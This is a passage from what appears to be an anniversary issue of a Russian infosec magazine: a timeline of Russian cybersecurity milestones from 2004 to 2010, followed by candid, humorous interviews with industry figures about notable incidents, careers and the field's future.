В России впервые осужден спамер. Летом 2003 г. житель Челябинска разослал 15 тысячам абонентов «Мегафона» SMS нецензурного содержания. Год спустя суд признал вину спамера: его приговорили к условному сроку и штрафу.

Место для вашего события

2004

02

Создание ФСТЭК России — одного из ключевых регуляторов отрасли. Новую структуру наделяют полномочиями по сертификации СЗИ, контролю за безопасностью госинформации и лицензированию в сфере ИБ.

03

По некоторым оценкам, объем российского рынка ИБ достигает 170 млн долл. Мировой рынок оценивается в 1,3 млрд долл.

регуляторика

05

Принят СТО БР ИББС-1.0-2004 — первый отраслевой стандарт Банка России по ИБ. До этого унифицированных требований попросту не существовало.

04

В Москве впервые проходит специализированная ИБ-выставка Infosecurity Russia. На мероприятии были представлены продукты более 60 компаний.

01

В России фиксируются первые случаи использования программ-вымогателей. За восстановление доступа к данным злоумышленники требуют выкуп.

2005

Российский суд впервые приговорил к реальному сроку ИТ-шника, который устанавливал на компьютеры клиентов пиратские программы. Год лишения свободы получил руководитель фирмы «Сервис+» — суд признал, что его действия наносили ущерб Microsoft.

02

цифры

40% российских компаний и госорганизаций обзавелись выделенными ИБ-отделами или специалистами. При этом общемировой показатель составляет всего 27%.

Место для вашего события

01

Обнаружено первое в истории ВПО для Mac OS X. Вредонос Leap-A получил классификацию low-threat, но наделал много шума, потому что показал, что пользователи Apple тоже уязвимы.

регуляторика

02

Принят № 152-ФЗ «О персональных данных», регламентирующий порядок обработки и хранения информации о физических лицах.

2006

03

Entensys создает для продвижения своего флагманского продукта отдельную компанию UserGate. В будущем Entensys перейдет на единый бренд UserGate.

регуляторика

04

Вступает в силу № 149-ФЗ «Об информации, информационных технологиях и о защите информации». В нем прописаны основные требования к обработке и защите данных пользователей, а также ответственность за их нарушения.


Место для вашего события


HEY
HOPE

Мнение наших спикеров может не совпадать с мнением редакции (особенно в части недопустимых событий: мы их любим :))

У нас с вами без цензуры

Есть в нашей отрасли люди, которые видели некоторое ~~дерьмо~~ количество ИБ-шных событий, сформировавших отечественный кибербез. И не просто видели, а принимали в них участие. Сегодня мы спрашиваем их за рынок, они отвечают как есть, а мы ставим это без купюр (и почти без редактуры — даже должности спикеры указывали сами).



Дмитрий Агарунов

основатель журнала «Хакер»

О кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»?

Хитрые русские, вооруженные знаменитой солдатской смекалкой. Ассоциации с сексуальным насилием над остальным миром.

Какой инцидент в истории нашего кибербеза кажется вам самым показательным/поучительным и почему?

Вирус I LOVE YOU и как он завалил крупные российские компании. Это был удар по корпоративному высокомерию.

Самая важная фигура в отечественной ИБ-индустрии?

Руководство ФСТЭК — именно их правила формируют спрос в индустрии и ее развитие.

Если бы вы стали министром кибербезопасности, что бы вы изменили в свой первый рабочий день?

Выделил бы небольшой бюджетик — пару миллиардов рублей — на стипендии талантливым пацанам, на проведение CTF и призы победителям. И умножил бы в 10 раз премии на платформах багбаунти.

Как вы представляете себе ИБ-индустрию через 25 лет?

Примерно так же, как и сейчас: строгий госорган, нормы, несколько гигантских компаний, сотни небольших. Ожидаю, что масштаб будет больше, а структура такая же.

О карьере

Самый важный урок, который вы усвоили за годы работы?

Скромность — все уязвимы, и я в том числе.

Расскажите о самом крупном факапе и главной победе в вашей карьере.

Факапов много. 1. На порядок меньше подписчиков на электронный доступ в момент прекращения выпуска бумажного журнала. Я думал, их будет в несколько раз больше, чем покупателей печати. А оказалось — в несколько раз меньше. 2. Две неудачные попытки сделать «Хакер» международным. Несмотря

на огромные усилия и мое личное пребывание за границей, сотни встреч. Но мы, «Хакер.ру», получив по левой щеке и по правой, продолжаем пинать ногами проблему дальше.

Главная победа — существование «Хакера» в течение 26 лет, наличие сообщества и идей.

Самая сложная дилемма, с которой вы сталкивались за годы работы?

Баланс между коммерческими целями и общественными. В результате победили общественные — мы к «Хакеру» относимся как к социальному проекту. На первом месте интересы хакеров и инженеров. Это DAO-проект.

Какими общепринятыми правилами ИБ вы обычно пренебрегаете и почему?

Двухфакторной «авторизацией», лень ужасно.

Без каких неочевидных навыков не получится построить карьеру в кибербезе?

Программирование, конечно.

Назовите самый живучий ИБ-стереотип.

Асоциальный неопрятный хакер.

Какая у вас самая странная ИБ-привычка, о которой мало кто знает?

Вытаскиваю питание у всех приборов, ставлю камеры везде, где только можно.

Как думаете, можно ли взломать лично вас и во сколько это обойдется злоумышленникам?

Легко. Думаю, пары миллионов рублей достаточно.

Назовите ИБ-термин, который вас уже достал.

Этичный, прости господи, хакер. Тьфу.

Какую киберлегенду или миф вы бы разоблачили раз и навсегда?

Как садится гениальный хакер, стучит по клавишам как пианист и перекачивает миллиарды ФРС.

Чем вы гордитесь, но никогда не напишете об этом в резюме?

Благодарностями наших подписчиков, блистательной карьерой наших сотрудников, авторов и подписчиков, тем, что несколько наших редакторов в федеральном розыске.

P. S. Что вы попросили бы у Деда Мороза на Новый год?

Знаний и навыков!

Чего желаете коллегам в 2026 г.? А киберпреступникам? :)

Учебы!

Что бы вы хотели сказать всей отрасли по итогам прошедших 25 лет?

Мы молодцы, отлично отработали 25 лет. Сейчас давайте повторим эту же фигню, с огоньком, играючи, на кураже. НИКАКОЙ СЕРЬЕЗНОСТИ!

Александр Антипов

ОСНОВАТЕЛЬ И ГЛАВНЫЙ РЕДАКТОР SECURITYLAB

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

Честно говоря, когда слышу «российский кибербез», в голове сразу всплывает целый мир — огромный, сложный, живой. Сейчас сложно вычленить что-то одно, настолько все разнообразно и многогранно. Но если попытаться выделить главные черты, то это, пожалуй, набирающая популярность концепция результативной кибербезопасности и появление в последние годы действительно сильных отечественных решений, которые не просто подменили западные аналоги, а во многом стали им достойной альтернативой — взять хотя бы PT NGFW и другие продукты.

Но если говорить о личных ассоциациях, первая картинка — это та самая «хакерская кухня» SecurityLab времен Pentium и шумных модемов. В начале 2000-х на форуме «Секлаба» бурлила жизнь: обсуждали уязвимости, делились знаниями, спорили. И именно там во многом формировалось сообщество — те самые будущие звезды российского кибербеза. Спустя 20 лет все кардинально изменилось: романтику подполья сменила корпоративная гонка, пиар-службы, миллиардные IPO и регуляторы с блокнотами. Вместо ламповых ночных посиделок все больше встреч по Zoom и стратегий по захвату рынка. И мне, как главному редактору SecurityLab, очень приятно, что даже в этой новой реальности «Секлаб» по-прежнему задает тон дискуссии и напоминает, с чего все начиналось.

Наверное, без этого своеобразного дуализма — ностальгии по прежним хакерским временам и нынешней зрелости отрасли — невозможно представить себе российский кибербез. Все лучшее, что у нас есть, рождается из увлеченности и живого общения, а развивается благодаря опыту, системности и, конечно, способности адаптироваться к переменам.

Какой инцидент в истории современного российского кибербеза кажется вам самым показательным/поучительным и почему?

Если говорить о действительно поучительных случаях, я бы, пожалуй, выделил инцидент с «Яндекс Едой» в 2022 г. Тогда в сеть утекли номера телефонов, адреса доставки и детали заказов. Но именно этот случай стал для многих откровением. Люди впервые увидели, как из безобидной, на первый взгляд, информации о доставке пиццы вдруг складывается довольно подробный социальный портрет.

Соседи начали вычислять, кто живет один, кто часто приглашает гостей, какие предпочтения у этих гостей, что и когда заказывают. Неожиданно выяснилось, что данные сервисных логов — это не просто техническая информация, а практически слепок личной жизни. Инцидент показал, что сегодня защищать нужно не только банковские карты и паспортные данные, но и буквально каждую строчку в базе, каждый

сервисный лог. Более того, стало очевидно, что угрозу утечки создают не только внешние злоумышленники, но и собственные сотрудники и защищаться от инсайдеров следует не менее тщательно.

Самая яркая/влиятельная/важная фигура в отечественной ИБ-индустрии? Почему именно он/она?

Без всяких сомнений, это Алексей Лукацкий. В российской ИБ-среде он давно стал фигурой, о которой знают все, даже те, кто ни разу не пересекался с ним лично. Лукацкий для отечественной кибербезопасности — примерно как Шелдон Купер для физики: кого-то бесит, кого-то веселит, но слушают абсолютно все.

За три десятилетия Алексей успел примерить на себя множество ролей. Он начинал как криптограф в НИИ, был евангелистом Cisco, а сейчас, уже в статусе консультанта Positive Technologies, ведет блог, который, кажется, одинаково раздражает и PR-отдел компании, и отделы маркетинга у конкурентов. При этом спецслужбы где-то в параллельной вселенной, наверное, мечтают назначить Лукацкого своим внештатным методологом, чтобы он наконец превратил их инструкции хотя бы в удобочитаемый триллер.

Наверное, лучший показатель влияния Лукацкого — это когда свежую норму еще не опубликовали, а в домовых ИБ-чатах уже вовсю спорят, как ее трактует Лукацкий :)

Если бы вы стали министром кибербезопасности, что бы вы изменили в свой первый рабочий день?

Распустил бы Роскомнадзор. Не с позором, а с уважением: всех — под подписку о невыезде, в руки — только сертифицированный отечественный смартфон, из интернета — только «ВКонтакте». Через пять лет проверим: осталось ли что-то живое в сознании. Это такой национальный эксперимент по цифровой герметизации.

А своим замом я бы назначил Алексея Лукацкого. В этом вопросе даже выбора нет: человек давно работает за всех, почему бы не поработать и за министра. Выдам ему допуск к гостайне, а загранпаспорт заберу. В случае чего пусть объясняет партнерам, что там у нас с цифровым суверенитетом. Мне-то зачем? Я теперь министр — моя задача подписывать бумажки и делать строгое лицо в кадре.

Как вы представляете себе ИБ-индустрию через 25 лет?

К 2050 г. рынок киберпреступности станет крупнейшим в мире по деньгам и влиянию. Наркотики и оружие будут нервно курить в углу: все, что имеет ценность, будет в цифре. А значит, и война тоже будет в цифре. У знаменитостей появятся кибертелохранители — не просто люди с гарнитурами, а целые системы мониторинга атак на нейроимпланты, криптокошельки, личные ИИ и архивы мыслей. Папарацци будущего — это скрипты, которые роются в черновиках мозга и резервных копиях сознания.

У компаний появятся собственные штурмовые подразделения ИБ. Настоящие частные киберспецназы — с ловушками, фальшивыми тендерами, встроенной контрразведкой и юристами наготове. Ответные меры станут легальными, страхование от атак — обязательным, а рейтинги киберустойчивости будут торговаться как нефть. Информационное поле превратится в бесконечную перестрелку сигнатур и аномалий. Спать будут только под автоматической ротацией ключей и обновлением правил.

Государства перестанут различать нападение и защиту — все смешается. Частные наступательные команды будут менять юрисдикции, как футбольные клубы — игроков. Сегодня они ломают тебя. Завтра страхуют от себя же.

А внизу этой пирамиды — обычные люди. Они будут платить за цифровую охрану семьи, как сейчас платят за антивирус. Только с реакцией в реальном времени и страховкой за репутацию. И главное — все будут читать SecurityLab. Потому что в будущем выживает не тот, кто верит в безопасность, а тот, кто видел, как все горит.

О карьере

Самый важный урок, который вы усвоили за годы работы в ИБ?

Наверное, главный урок, который я вынес за все эти годы, удивительно прост и одновременно универсален: чем сложнее становится система, тем надежнее в ней срабатывает обычная человеческая лень. Неважно, какие технологии или защиты мы внедряем, — все разбивается о забытый пароль «123456», оставленный открытым RDP или ту самую флешку с подписью «фильмы», которую зачем-то бросили на ресепшене.

Все громкие инциденты, которыми пугают на конференциях, в основе своей зачастую сводятся к человеческому фактору. Можно сколько угодно строить сложнейшие архитектуры, придумывать хитроумные правила и внедрять новые стандарты, но, пока человек по привычке ищет легкие пути, уязвимости будут появляться снова и снова.

Расскажите о самом крупном факапе и главной победе в вашей карьере.

Если говорить о главной победе, то она, пожалуй, довольно проста и понятна: SecurityLab, оставаясь исключительно русскоязычным проектом, вот уже много лет по трафику уверенно соперничает с крупнейшими англоязычными ресурсами. Мы никогда не гнались за мировой SEO и не пытались собирать сливки с глобального поиска — просто старались писать так, чтобы нас цитировали даже те, кто гуглит на латинице. Для меня это показатель настоящего качества — когда аудитория приходит не за хайпом, а за смыслом.

Ну а если вспомнить самый классический факап... В начале нулевых я администрировал Zdnet.ru. Утром бодро опубликовал новость о свежей уязвимости в IIS, а к вечеру эта самая уязвимость сыграла со мной злую шутку: кто-то из веселых ребят с легкостью повесил на главной странице красочный дефейс. Конкуренты не постеснялись и выпустили статью с заголовком «Посмотрите, какой админ — дурачок». С тех пор я твердо усвоил, что не стоит доверять патч-менеджменту, если сам не нажал кнопку «Install».

Самый сложный вопрос/дилемма, с которым вы сталкивались за годы работы?

Знаете, сложность в нашей работе не равна объему кода или числу бессонных ночей. Настоящая сложность начинается там, где любое решение останется с тобой на годы. Ты отвечаешь не только за инцидент. Ты отвечаешь за то, каким человеком проснешься через десять лет.

Для меня самая тяжелая дилемма всегда одна и та же: говорить или молчать. Публиковать риск и раскачать индустрию или промолчать во имя «договоренностей», «клиентского доверия», «внутреннего согласования». С одной стороны — быстрота и защита пользователей. С другой — юридическая выживаемость и политическая тишина. Принцип против прагматизма. И каждый раз все выглядит логично. Каждый раз кто-то будет недоволен или пострадает.

Ты принимаешь решение. Кажется, что оно рабочее, разумное. А потом проходит время — и оно возвращается. В виде атаки, о которой ты знал, но решил промолчать. В письме от человека, потерявшего данные. В своих же статьях, где ты учишь других не бояться говорить. И ты снова смотришь на тот выбор, считавшийся рутинным. Иногда — со стыдом. Иногда — с болью. А иногда — с пониманием, что поступил правильно. Но заплатил отношениями, деньгами, репутацией.

Вот это и есть критерий сложности. Если вопрос не отпускает тебя через годы, значит, это была настоящая дилемма. А все остальное — это просто работа, просто инциденты, просто очередной отчет в PDF.

Честно говоря, всегда ругаю коллег и друзей за то, что используют один и тот же пароль на разных сайтах. Но, если уж быть откровенным, сам тоже не святой: у меня есть пара вечных паролей, которые я использую для простых и не слишком важных сервисов. Причина банальна: человеческая память не бесконечна, а держать по сотне уникальных комбинаций для каждого случая просто невозможно, если не пользоваться менеджерами паролей.

Конечно, для критичных ресурсов у меня совершенно иной подход. Но если учетку «kotik-123» вдруг уведет какой-нибудь энтузиаст, мир, как мне кажется, не перевернется.

Без каких неочевидных навыков не получится построить карьеру в кибербезе?

Знаете, сколько бы ни говорили про важность технических знаний, я бы поставил на первый план совсем неожиданный навык — театральное мастерство. И это вовсе не шутка. В кибербезе нужно уметь не только разбираться в технологиях, но и играть определенные роли.

Порой приходится изображать абсолютное спокойствие, когда внутри все горит и ты понимаешь, что ситуация на грани. А иногда, наоборот, важно продемонстрировать команде и руководству всю серьезность угрозы, даже если внутри все довольно спокойно. Этот внутренний спектакль — неотъемлемая часть профессии.

По большому счету, кибербезопасность — это процентов на тридцать техника и на все семьдесят хорошо разыгранная драма. Ты должен быть убедительным, уметь общаться с людьми на их языке и, если нужно, вовремя сменить маску. Навык быть немного актером здесь ценится ничуть не меньше, чем умение анализировать логи или строить архитектуру защиты.

Назовите самый живучий ИБ-стереотип.

«Безопасность и удобство несовместимы». Эту фразу любят повторять и ленивые разработчики, и не менее ленивые пользователи. На самом деле несовместимо только одно — нежелание думать и пробовать что-то новое.

Посмотрите вокруг: Face ID куда удобнее привычного пин-кода, автозаполнение паролей работает быстрее и надежнее бумажных записей, а противодействовать фишингу можно научиться буквально за пять минут, если не саботировать обучение. Большинство решений сегодня как раз и строятся на балансе между безопасностью и удобством. Поэтому этот стереотип давно пора отправить на заслуженный отдых и не использовать как оправдание для своей лени.

Какая у вас самая странная ИБ-привычка, о которой мало кто знает?

Покупаю хлеб в одном магазине, молоко в другом, а кофе в третьем — чтобы алгоритмы не смогли составить полную картину моих привычек. Веселая игра в прятки с Big Data, где я делаю вид, что у меня есть шансы на победу, а они делают вид, что не знают, где я живу и сколько зарабатываю.

Как думаете, можно ли взломать лично вас и во сколько это обойдется злоумышленникам?

Теоретически взломать можно любого, вопрос лишь в цене и мотивации атакующего. Я всегда придерживался одного простого принципа: делать атаку на себя экономически нецелесообразной. Моя цель — чтобы стоимость взлома в разы превышала ту потенциальную выгоду, которую может получить злоумышленник.

В реальной жизни это работает довольно надежно: когда злоумышленник понимает, что на меня придется потратить кучу ресурсов, времени и денег, а выхлоп будет минимальным, он, скорее всего, переключится на более простую и прибыльную цель. Конечно, абсолютной защиты не существует, но повысить свой «порог входа» вполне реально.

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

Словосочетание «ИБ-эксперт» стало для меня настоящей красной тряпкой. Сейчас этим званием называют себя все, кто прошел какой-нибудь онлайн-курс по этичному хакингу или просто посмотрел пару вебинаров. В результате «экспертов» стало больше, чем реальных специалистов, а сама экспертность сильно обесценилась.

На мой взгляд, инфляция экспертности даже опаснее финансовой: из-за этого термина теряется доверие к профессии, размазываются стандарты и людям становится все сложнее отличить настоящих профессионалов от случайных пассажиров. Хотелось бы, чтобы к званию эксперта относились с чуть большим уважением и ответственностью — тогда и отрасль только выиграет.

Какую киберлегенду или миф вы бы разоблачили раз и навсегда?

Миф о том, что VPN — это универсальная панацея от всех угроз. На самом деле VPN можно сравнить с тонировкой на автомобиле: она защищает от случайных взглядов, но совершенно не спасает от целенаправленного наблюдения. Если спецслужбы действительно захотят вас найти, они это сделают — просто процесс будет сложнее и дороже. Надеяться, что VPN способен защитить от всего и сразу, — большое заблуждение.

Есть ли у вас «плохие советы по ИБ» — рекомендации, о которых не принято говорить, но которые сильно облегчают жизнь и работу?

Если честно, один такой совет у меня точно есть, хотя вслух его обычно стараюсь не озвучивать. Не стоит сразу рассказывать руководству обо всех существующих проблемах безопасности. Лучше дозировать плохие новости. Если вывалить весь список уязвимостей и рисков зараз, с большой вероятностью это приведет либо к панике, либо к полному игнорированию информации из-за ее избытка.

На практике гораздо эффективнее доносить по одной, самой критичной проблеме в неделю. Так у руководства появляется шанс не только осознать важность вопроса, но и реально принять меры для исправления ситуации. Такой подход, пусть и не совсем по учебнику, на самом деле гораздо чаще приносит пользу, чем попытки решать все и сразу.

Чем вы гордитесь, но никогда не напишете об этом в резюме?

Наверное, одним из своих маленьких поводов для гордости я считаю то, что научил своего четырехлетнего внука вводить двадцатисимвольный пароль для доступа к Khan Academy Kids и менять его каждую неделю. Конечно, это кажется немного забавным, но, как по мне, такие привычки закладываются с самого раннего возраста. Пусть награду — доступ к любимым образовательным играм — нужно заслужить, зато и цифровая гигиена формируется с детства.

Что вы, как безопасник, попросили бы у Деда Мороза на Новый год?

Mavic 4 Pro конечно!

Чего желаете коллегам в 2026 г.? А киберпреступникам? :)

Коллегам: желаю найти баланс между паранойей и здравым смыслом — достаточно подозрительности, чтобы не пропустить угрозу, но не настолько, чтобы видеть заговоры в каждом сбое принтера.

Киберпреступникам: пусть каждый «легкий» биткойн обернется тяжелым уголовным кодексом — чтобы было время пересмотреть жизненные ценности и, возможно, сменить род занятий на более мирный.

P. S. Что бы вы хотели сказать всей отрасли по итогам прошедших 25 лет?

Друзья, коллеги, товарищи по багам и патчам! Вот и пролетела четверть века. Когда-то мы прятали свои скрипты в autoexec.bat, а root звучал как заклинание. Теперь же обсуждаем EDR, ESG и EBITDA в одном предложении — и вроде никто не удивляется.

За эти годы мы успели превратиться из «странных ребят с флешками» в людей, которых зовут на советы директоров. Но в глубине души мы все те же — те, кто ковырял чужие config'и просто потому, что не мог пройти мимо.

Что хочется сказать всей нашей разношерстной, но чертовски живучей индустрии?

Во-первых, спасибо, что не сдались. Нас хоронили с завидным постоянством. То блок-листы все победят, то ИИ все закроет, то compliance все посчитает. Победили, закрыли, посчитали — и все равно через два дня кто-то снова ловит утечку через принтер. Мы научились не только жить с этим, но и зарабатывать на этом. Превратили хаос в профессию. Паранойю — в сервис. Патчи — в смысл жизни.

Я ВСЕГДА ПРИДЕРЖИВАЛСЯ ОДНОГО ПРОСТОГО ПРИНЦИПА: ДЕЛАТЬ АТАКУ НА СЕБЯ ЭКОНОМИЧЕСКИ НЕЦЕЛЕСООБРАЗНОЙ

Во-вторых, не теряйте любопытства. Этот тот самый зуд, из-за которого вы открываете PDF в шестнадцатый раз — просто чтобы убедиться, что внутри нет подлости. Тот самый азарт, когда ты впервые увидел дамп пакета и понял, что это похоже на язык пришельцев. Именно эта детская тяга к «а что, если...» — наш внутренний антифайрвол против выгорания и бюрократии.

В-третьих, не забывайте, зачем мы сюда пришли. Да, теперь у нас грейды, политики, багбаунти и даже премии. Но в ядре профессии все еще торчит старая добрая идея — защищать людей от систем, а не наоборот. Если однажды нас начнет волновать только compliance-score, а не то, как живет пользователь после атаки, считайте, мы проиграли.

Ну и, пожалуйста, оставляйте дверь приоткрытой. Мы сами когда-то в нее вломились — с кривым Python'ом и горячим энтузиазмом. Давайте делиться. Не через платный курс. Не с высоты экспертизы. А просто: «Смотри, вот как я однажды завалил SIEM. Не повторяй, но запомни».

Хочется верить, что через 25 лет кто-то будет читать этот текст и кивать: «Они, конечно, были немного странные. Но, похоже, знали, что делают».

Увидимся на SecurityLab — единственном месте, где не только обсуждают логи, но и помнят о совести.

С уважением, Александр Антипов

(тот самый, кто все еще верит в IDS с душой)

Опубликован первый Федеральный список экстремистских материалов — российские провайдеры блокируют доступ к страницам, содержащим запрещенную информацию.

01

Технологичный троян Storm Worm атакует более 1,6 млн компьютеров в 80+ странах, включая Россию. В нем были реализованы практически все актуальные подходы злоумышленников: от руткитов и замусоривания кода до ботнетов, защищающих ВПО от исследования.

2007

02

Всего 5% российских организаций не пострадали от утечек в течение года.

цифры

03

Суммарный объем российского рынка ИБ составил 912 млн долл.

регуляторика

04

Выходит «четверокнижие» ФСТЭК по защите КСИИ. Эти документы заложили нормативную основу для защиты критических ИС.

Место для вашего события

2008

01

Кибератаки на фоне российско-грузинского конфликта. Это один из первых случаев в истории, когда кибератаки были синхронизированы с реальными боевыми действиями.

02

Группа компаний «Информзащита» создает «Код безопасности».

03

В Facebook[1] начинает распространяться вредонос Koobface. Он стал первым ботнетом, активно использующим для заражения эту социальную сеть.

Создан Роскомнадзор. Ведомство получило право выносить предупреждения информационным ресурсам за размещение запрещенных в России материалов.

04

Позитив выводит на рынок MaxPatrol. На международной выставке-конференции Infosecurity Russia 2008 решение было единогласно признано самым востребованным продуктом года.

05

В России впервые проходит CSO Summit. Мероприятие собрало около 200 участников.

регуляторика

06

Первый студенческий RuCTF. На базе Уральского государственного университета проходит всероссийское соревнование Capture The Flag.

07

Выходит «четверокнижие» ФСТЭК по персональным данным. Документы определяют ключевые угрозы, меры и порядок защиты персданных.

Место для вашего события

[1] Meta признана экстремистской организацией. Продукты компании заблокированы и запрещены на территории России.

Александр Поляков выпускает книгу «Безопасность Oracle глазами аудитора: нападение и защита». Она стала первым отечественным исследованием проблем безопасности СУБД Oracle.

2009

01

Российские эксперты обнаруживают первый вредонос, нацеленный на банкоматы. С помощью Backdoor.Win32.Skimer злоумышленники крадут информацию о кредитных картах и выводят наличные.

02

Крупнейшая со времен ILOVEYOU эпидемия сетевого червя Conficker (Kido). На Россию пришлось второе место по числу инцидентов после Китая — около 2,5 млн.

03

Первый Уральский форум по информационной безопасности банков.

Место для вашего события

01

Социальные сети постепенно становятся главным источником заражения вирусами. Электронная почта уходит на второй план.

02

ФСБ и Генпрокуратура закрывают несколько сайтов, на которых выложены базы с персональными данными россиян.

2010

03

антирекорд

Антирекорд по числу новых вредоносов — более 40 млн уникальных образцов за год!

Место для вашего события

04

Российские ГОСТы по криптографии приняты в качестве RFC. Теперь это один из стандартов для разработчиков по всему миру.

фото получше не нашлось :)

Владимир Бенгин

ДИРЕКТОР ПРОДУКТОВОГО РАЗВИТИЯ, ГК «СОЛАР»

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

Калейдоскоп — Telegram-чаты, импортозамещение, трушные APT-атаки вперемешку с СЗИ от НСД и обязательностью использования российской криптографии. Пару-тройку раз в жизни я пытался системно рассказать о всем многообразии мира ИБ внешнему обывателю, но каждый раз выходило примерно как вот в этих мемах:

Российский кибербез — это про «умом Россию не понять». В российскую ИБ можно только верить!

Какой инцидент в истории современного российского кибербеза кажется вам самым показательным/поучительным и почему?

На мой взгляд, самым значимым инцидентом для российской ИБ был NotPetya. Вот ряд фактов:

› Началось все с атаки через подрядчика — и вот прошло 8 лет, а мы все так же кричим из каждого утюга, что это опасный вектор и им нужно заниматься на системной основе.

- Первичный вектор касался только одной страны, однако моментально жахнул на весь мир — потому что глобализация.
- Случился через полтора месяца после WannaCry, однако в том числе успешно использовал все тот же EternalBlue — никого не учит, никто не торопится.
- Автоматизированно использовал целый ряд инструментов хакеров — теперь любого может коснуться таргетированная атака, или же массовая атака будет настолько хитра, что покажется тебе таргетированной.

Если посмотреть на российскую ИБ сегодня и восемь лет назад, мы удивимся, насколько все поменялось, насколько для большинства стало важно реально защитить, а не прикрыться очередным ИБ-решением или бумажкой.

Если бы вы стали министром кибербезопасности, что бы вы изменили в свой первый рабочий день?

Мы привыкли, что главное, первое, да и единственное, что делают сверху, — это запрещают и наказывают. Наверное, в первый рабочий день я бы сделал что-то, наоборот, поощряющее. Ввел бы государственную награду за заслуги в достижении кибербезопасности, ввел бы льготы для ИБ-шников как для работников с тяжелыми, вредными и опасными условиями труда. И конечно, ввел бы рейтинг лучших ИБ-подразделений с премией за «предотвращенный и ненаступивший инцидент».

А вот на второй день обязательно кучу всего бы запретил и ввел бы ответственность за остальное!

Кого или что вы бы отправили в киберссылку, если бы могли?

Являясь человеком с высоким уровнем человеколюбия, проявляющегося в гуманности и милосердии ко всем окружающим, я не смог бы отправить кого-то в киберссылку. А вот «что-то» можно — например, парольную аутентификацию, да и все, что неустойчиво к социальной инженерии (есть даже спецтермин Phishing-resistant authentication).

РОССИЙСКИЙ КИБЕРБЕЗ — ЭТО ПРО «УМОМ РОССИЮ НЕ ПОНЯТЬ». В РОССИЙСКУЮ ИБ МОЖНО ТОЛЬКО ВЕРИТЬ!

Как вы представляете себе ИБ-индустрию через 25 лет?

